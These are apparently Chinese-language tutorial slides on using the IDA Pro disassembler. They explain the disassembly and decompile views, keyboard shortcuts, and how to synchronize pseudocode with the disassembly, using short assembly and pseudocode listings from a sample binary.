


Disassembly View (Text)

- 優點
 - 簡潔
 - 方便看 op code
 - 顯示資訊 (e.g. xref)
 - [Space] 切換為 Graph view

```
10B9          loc_1400010B9:           ; CODE XREF: sub_140001020+95↑j
10B9 C7 44 24 28 00 00             mov     [rsp+68h+fResume], 0 ; fResume
10B9 00 00
10C1 48 C7 44 24 20 00             mov     [rsp+68h+lpArgToCompletionRoutine], 0 ; lpArgTo
10C1 00 00 00
10CA 45 33 C9                   xor     r9d, r9d      ; pfnCompletionRoutine
10CD 45 33 C0                   xor     r8d, r8d      ; lPeriod
10D0 48 8D 54 24 50             lea     rdx, [rsp+68h+DueTime] ; lpDueTime
10D5 48 8B 4C 24 30             mov     rcx, [rsp+68h+hTimer] ; hTimer
10DA FF 15 50 20 00 00             call    cs:SetWaitableTimer
10E0 85 C0                   test    eax, eax
10E2 75 02                   jnz    short loc_1400010E6
10E4 EB 10                   jmp    short loc_1400010F6
10E6
10E6
10E6          loc_1400010E6:           ; CODE XREF: sub_140001020+C2↑j
10E6 BA 64 00 00 00             mov     edx, 64h ; 'd' ; dwMilliseconds
10EB 48 8B 4C 24 30             mov     rcx, [rsp+68h+hTimer] ; hHandle
10F0 FF 15 1A 20 00 00             call    cs:WaitForSingleObject
10F6
10F6          loc_1400010F6:           ; CODE XREF: sub_140001020+6B↑j
10F6
10F6 48 8B 4C 24 58             mov     rcx, [rsp+68h+var_10]
10FB 48 33 CC                   xor     rcx, rsp      ; StackCookie
10FE E8 0D 0D 00 00             call    security_check_cookie
```

Show Op Code



Decompile View

- 編譯 compile (C -> assembly)
- 反編譯 decompile (assembly -> C)
- 看 code 速度 
- 有時候會出錯 / 被搞事 

```
1 int __fastcall main(int argc, const char
2 {
3     Sleep(0x1B7740u);
4     sub_140001C80();
5     sub_140001030();
6     sub_140001120();
7     sub_140001BF0();
8     return 0;
9 }
```

➡ 乖乖回去看 disassembly view 

召喚方式 : [F5] / [Tab]


Decompile View Shortcuts

- [Tab] : 切換 Decompile / Disassembly View
- [**Enter**] : 進入 function / data
- [**Esc**] : 返回上一步
- [$\uparrow\downarrow\leftarrow\rightarrow$] : 移動
- [Opt/Alt + $\uparrow\downarrow$] : 跳到上 / 下次出現位置
- [**n**] : 重新命名 function, variables
- [**y**] : 指定 function, variables 的型別
- [Opt/Alt+a] : 將 data 轉為字串
- [*] : 將 data 轉為 array
- [/] : 新增、編輯註解
- [**h**] : 將常數顯示為 dec / hex
- [**r**] : 將常數顯示為 char
- [x] : 顯示 cross reference
- [Ctrl+e] : 顯示 entry points

Disassembly, Decompile 我全都要

1. F5 或 Tab 叫出 decompile view

2. 按住 Pseudocode-A



The screenshot shows the IDA View interface with two tabs visible: "IDA View-A" and "Pseudocode-A". The "Pseudocode-A" tab is highlighted with a red circle around its tab bar. The main window displays the pseudocode for the "main" function:


```
1 int __fastcall main(int argc, const char*
2 {
● 3     Sleep(0x1B7740u);
● 4     sub_140001C80();
● 5     sub_140001030();
● 6     sub_140001120();
● 7     sub_140001BF0();
● 8     return 0;
● 9 }
```

Disassembly, Decompile 我全都要

1. F5 或 Tab 叫出 decompile view

2. 按住 Pseudocode-A

3. 拖動到畫面中間的向右箭頭區域



Disassembly, Decompile 我全都要

1. F5 或 Tab 叫出 decompile view

2. 按住 Pseudocode-A

3. 拖動到畫面中間的向右箭頭區域

4. 右鍵 -> "Synchronize with"
-> "IDA View-A"

```
proc near
sub    rsp, 28h
mov    ecx, 1B774
call   cs:Sleep
call   sub_140001C80()
call   sub_140001030()
call   sub_140001120()
call   sub_140001BF0()
return 0;

1 int __fastcall main(int argc, const char **arg
2 {
3     Sleep(0x1B7740u);
4     sub_140001C80();
5     sub_140001030();
6     sub_140001120();
7     sub_140001BF0();
8     return 0;
9 }
```

Synchronize with ► IDA View-A, Hex View-1

Edit comment... /
Edit block comment... /
Mark as decompiled

